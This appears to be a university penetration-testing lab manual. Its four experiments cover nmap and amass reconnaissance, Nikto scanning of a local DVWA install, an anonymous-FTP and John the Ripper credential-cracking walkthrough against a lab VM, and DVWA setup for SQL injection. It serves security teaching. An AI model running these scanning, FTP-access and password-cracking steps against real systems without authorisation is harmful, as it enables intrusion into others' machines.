Vulnerability Assessment Penetration Testing Laboratory

Lab Manual (BICL606)

Experiment 1: Network Reconnaissance & Foot printing

Scenario:

An organization, "Tech Secure Corp," suspects that its internal LAN might contain devices with unpatched services. As an external consultant with limited initial knowledge, your first step is to gain intelligence about the network. You have been given a subnet range and must map out devices and open ports.

Tasks: - Use Nmap for host discovery, port scanning, and service enumeration. - Employ Recon-ng or amass for passive reconnaissance to discover hostnames, subdomains, or metadata. - Document identified hosts, operating systems, and running services.

Deliverable: A network inventory report listing IP addresses, OS guesses, and active services.

Procedure:

Step 1. Internal Network Scanning (Using Nmap)

1. Open Command Prompt and type:

→ **ipconfig** cmd to get Ip address details of System

→ Note down your **IPv4 Address** & **Subnet Mask,** and perform nmap to it. (e.g., 192.168.1.3 / 255.255.255.0 → CIDR: /24).

2. Discover live hosts in the network:

nmap -sn 192.168.1.1

3. Choose a live host IP and perform detailed scan:

nmap -sS -sV -O 192.168.1.1

This gives open ports, running services, and guessed OS.

4. aggressive scan with OS, version, script, and traceroute.

nmap -A 192.168.1.0/24

Step 2. Perform amass for sub-domain enumeration (External Reconnaissance (Using Amass))

1. On Kali/Linux terminal, use the command:

   amass enum -d <domain name>

   ex: amass enum -d microsoft.com

2. Note the IPs, ASN, and hosting provider details.

Result: The network was successfully scanned. Internal devices were mapped with corresponding ports, services, and OS information. Passive reconnaissance of an external domain was also performed using Amass.

Experiment 2: Vulnerability Scanning & Assessment

Scenario:

After mapping the network, you've discovered a web server and a file-sharing server.

Management wants a vulnerability assessment of these targets to identify known weaknesses

before attackers can exploit them.

Tasks: - Use OpenVAS to perform a comprehensive vulnerability scan on a Linux-based server

(Metasploitable 2). - Run Nikto against the web application (e.g., DVWA) to find outdated server software,

dangerous file uploads, or default credentials. - Assess the severity and relevance of each discovered vulnerability.


Deliverable: A vulnerability assessment report with CVE references and risk ratings.

Procedure:

Steps:

Step1: open dvwa website


Copy the URL of the website 127.0.0.1/DVWA




Step 2: open kali machine

Type cmd: - **nikto –h http://127.0.0.1/DVWA/**


We obtain various details, such as server name, paths etc






Step 3: copy the extensions such as /**DVWA/config** and paste it to the existing URL

Such as http://127.0.0.1/DVWA/config/



Similarly try with other extensions to the existing URL

http://127.0.0.1/DVWA/tests/



Experiment 3: Exploiting a Known Vulnerability

Scenario:

Your scan found a critical vulnerability on a target server (e.g., Metasploitable 2's vsftpd backdoor). The organization wants proof-of-concept exploitation to understand the potential damage if a malicious actor leverages this flaw.

Tasks: - Use the Metasploit Framework to exploit the known vulnerability and obtain a shell. - Verify the level of access gained and the data potentially exposed.

Deliverable:

A screenshot and log of a successful exploit session, and notes on potential impact.

Deliverable:

A screenshot and log of a successful exploit session, and notes on potential impact.

Steps:

Procedure:

1. **Network Discovery**

   Start both **Sunset** and **Kali** machines.

   Run: **netdiscover**

   Identify the IP of the target machine (labelled as **PCS System** under hostname).

2. **Port and Service Scan**

   Run: nmap -A -p- <target-IP>

   Confirm if **FTP (port 21)** and **SSH (port 22)** are open.

3. **FTP Exploitation (Anonymous Login)**

   ftp <target-IP>

   Login as:

   Username: anonymous

   Password: *(press Enter)*

- List files:

  ls

- Download file:

  get backup

- Exit FTP session:

  exit

4. **Cracking Credentials with John the Ripper**

   Save password hash into a text file (e.g., sunset.txt).

   Run**: john sunset.txt**

   Retrieve cracked password (e.g., cheer14 for user sunset).

5. **Login to Target**

- Use the credentials to log in to **Sunset** machine.

Observation:

Nmap Scan Results:

Service	Port	Status	Version Info
FTP	21	Open	Vsftpd 2.3.4
SSH	22	Open	OpenSSH 4.7p1 Debian

FTP Access:

Command	Output
ftp <IP>	Connected (Anonymous login)
ls	backup
get backup	File downloaded

Password Cracking:

Tool Used	Input File	Cracked Password
John the Ripper	sunset.txt	cheer14

Result:

Successfully exploited the target machine via FTP anonymous login, retrieved password hashes, cracked credentials using John the Ripper, and gained access to the system.

Experiment 4: SQL Injection Attacks on Web Applications

Scenario:

The DVWA application's login and search functionalities are suspected to lack proper input validation. The company needs confirmation that attackers can extract sensitive data using SQL injection.


Tasks: - Use SQLMap against DVWA's vulnerable pages to enumerate databases, tables, and potentially user credentials. - Confirm that an attacker could retrieve confidential information from the backend database.

Deliverable:

Proof (screenshots/logs) of extracted database entries and a brief report on the risk to the organization.

Steps:

1. Get DVWA from git and move it to the /var/www/html folder. Execute it in super user privilege, as shown in Figure 1.



2. Start the apache2 service using the following command in terminal

service apache2 start

3. go to Kali terminal and copy the configuration file present in the config directory


```
┌──(root㉿kali)-[/var/www/html]
└─# ls
DVWA  index.html  index.nginx-debian.html

┌──(root㉿kali)-[/var/www/html]
└─# cd DVWA

┌──(root㉿kali)-[/var/www/html/DVWA]
└─# cp config/config.inc.php.dist config/config.inc.php

┌──(root㉿kali)-[/var/www/html/DVWA]
└─#
```

4. rerun localhost/DVWA in browser



5. Now start your MariaDB service to use the MySQL database

service meriadb start

If you get the following error

```
┌──(root㉿kali)-[/var/www/html/DVWA]
└─# cp config/config.inc.php.dist config/config.inc.php

┌──(root㉿kali)-[/var/www/html/DVWA]
└─# service meriadb start
Failed to start meriadb.service: Unit meriadb.service not found.
```

Use the command

sudo systemctl start mysql

```
┌──(root㉿kali)-[/var/www/html/DVWA]
└─# service meriadb start
Failed to start meriadb.service: Unit meriadb.service not found.

┌──(root㉿kali)-[/var/www/html/DVWA]
└─# sudo systemctl start mysql

┌──(root㉿kali)-[/var/www/html/DVWA]
└─#
```

6. Check your MySQL status

sudo systemctl status mysql

Press q to exit status

7. Enter MySQL command to into MariaDB

```
┌──(root㉿kali)-[/var/www/html/DVWA]
└─# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 11.4.5-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

8. Create a dvwa database and give all permissions to the dvwa using the following four commands

CREATE DATABASE dvwa;

CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'password';

GRANT ALL PRIVILEGES ON dvwa. * TO 'dvwa'@'localhost';

FLUSH PRIVILEGES;

Exit MySQL:

```
┌──(root㉿kali)-[/var/www/html/DVWA]
└─# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 11.4.5-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.006 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.005 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.012 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]>
```

9. **Configure DVWA to Use MySQL**

Edit the **config.inc.php** file:

sudo nano /var/www/html/DVWA/config/config.inc.php

Update the database settings:

$_DVWA ['db_user'] = 'dvwa';

$_DVWA ['db_password'] = 'password';

$_DVWA ['db_database'] = 'dvwa';

Save and exit (CTRL + X, then Y, and Enter).

10. **Restart Apache and MySQL**

Restart both services to apply changes:

sudo systemctl restart apache2

sudo systemctl restart mysql


11. Access DVWA Web Interface

Open your browser and go to:

http://localhost/DVWA/setup.php


Click "**Create / Reset Database**" and verify that DVWA connects to MySQL successfully.

12. Now rerun localhost/setup.php in browser




Scroll down till the end and click on reset database


It will ask for authentication



Enter username as admin and password as password. We will get a detailed DVWA webpage



13. Now click on SQL injection from left panel.

